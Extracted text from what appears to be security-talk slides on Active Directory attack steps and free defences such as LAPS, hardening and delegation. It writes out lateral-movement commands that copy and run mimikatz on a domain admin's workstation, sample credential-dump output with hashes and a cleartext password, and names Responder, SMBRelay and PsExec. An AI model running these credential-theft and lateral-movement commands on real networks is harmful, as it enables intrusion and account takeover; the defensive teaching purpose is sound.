
LAPS

- RANDOMIZED
- AUTOMATED
- DELEGATED
(MS-MCs-ADMPWD)
- FREE AS IN BEER
(As in FREE BEER)




LOCAL ADMINISTRATOR PASSWORD
SOLUTION

LAPS



STEP 4.5

LATERAL MOVEMENT





Typical
Defenses

- HARDENING! USER
RIGHT ASSIGNMENTS!
- YAY!
- LOCAL ACCOUNTS →
DENY ALL THE THINGS
- WHY U NO FIREWALL
SMB/WMI/NETBIOS?

FREE
DEFENSE

```
10.0.42.187 (jimmyvo) -> 10.0.42.127 (gross)
```

gross - IT Administrator with DA

Machine name - gross-Admin

IP: 10.0.42.127

Using local administrator credentials harvested from patient zero, attacker moves laterally to domain admin's workstation

```
cmd.exe net use \\gross-Admin\IPC$  
copy mimikatz.exe \\gross-Admin\IPC$\mimikatz.exe  
at.exe \\gross-ADMIN\C$\mimikatz.exe somecommand
```

```
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SekurLSA : librairie de manipulation des données de sécurités dans LSASS

```
mimikatz # @getLogonPasswords
```

```
Authentification Id      : 0;269456  
Package d'authentification : NTLM  
Utilisateur principal    : gross  
Domaine d'authentification : ACME  
msv1_0 :          lm{ 5EDC5C908E336ABC667AF7177AF0E052 }, ntlm{ 0882CA1FB3A07CA5B14DE48E75C5BEDD }  
wdigest :          i8myUsername!  
tspkg :          i8myUsername!
```

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-
-

RESPONDER
SMBRELAY
PSEXEC

Test
those..

STEP 5 DOMAIN ADMIN PRIVILEGES



- “WE MONITOR MODIFICATIONS TO THE DOMAIN/ENTERPRISE ADMINS GROUP”
- “WE USE MULTIPLE DOMAINS FOR SEPARATION”


Typical
Defenses

Domains are not security boundaries, forests are.
Domains are not security boundaries, forests are.



- SERIOUSLY: SEPARATE YOUR SERVICE ACCOUNTS
- PATCH DOMAIN CONTROLLERS LIKE CHUCK NORRIS WOULD
- DELEGATE DELEGATE DELEGATE
- DEDICATED ADMIN BOXES
- LLMNR: No!!!!111
- KNOW WHAT EFFECTIVE PERMISSIONS ARE

FREE
DEFENSE



DELEGATE
DELEGATE
DELEGATE

- COMPLEXITY IS THE ENEMY
- VERY FEW MEDIUM TO LARGE ORGS UNDERSTAND THEIR AD GROUP NESTING SITUATION FREE TOOLS!
- GREAT VIZ.

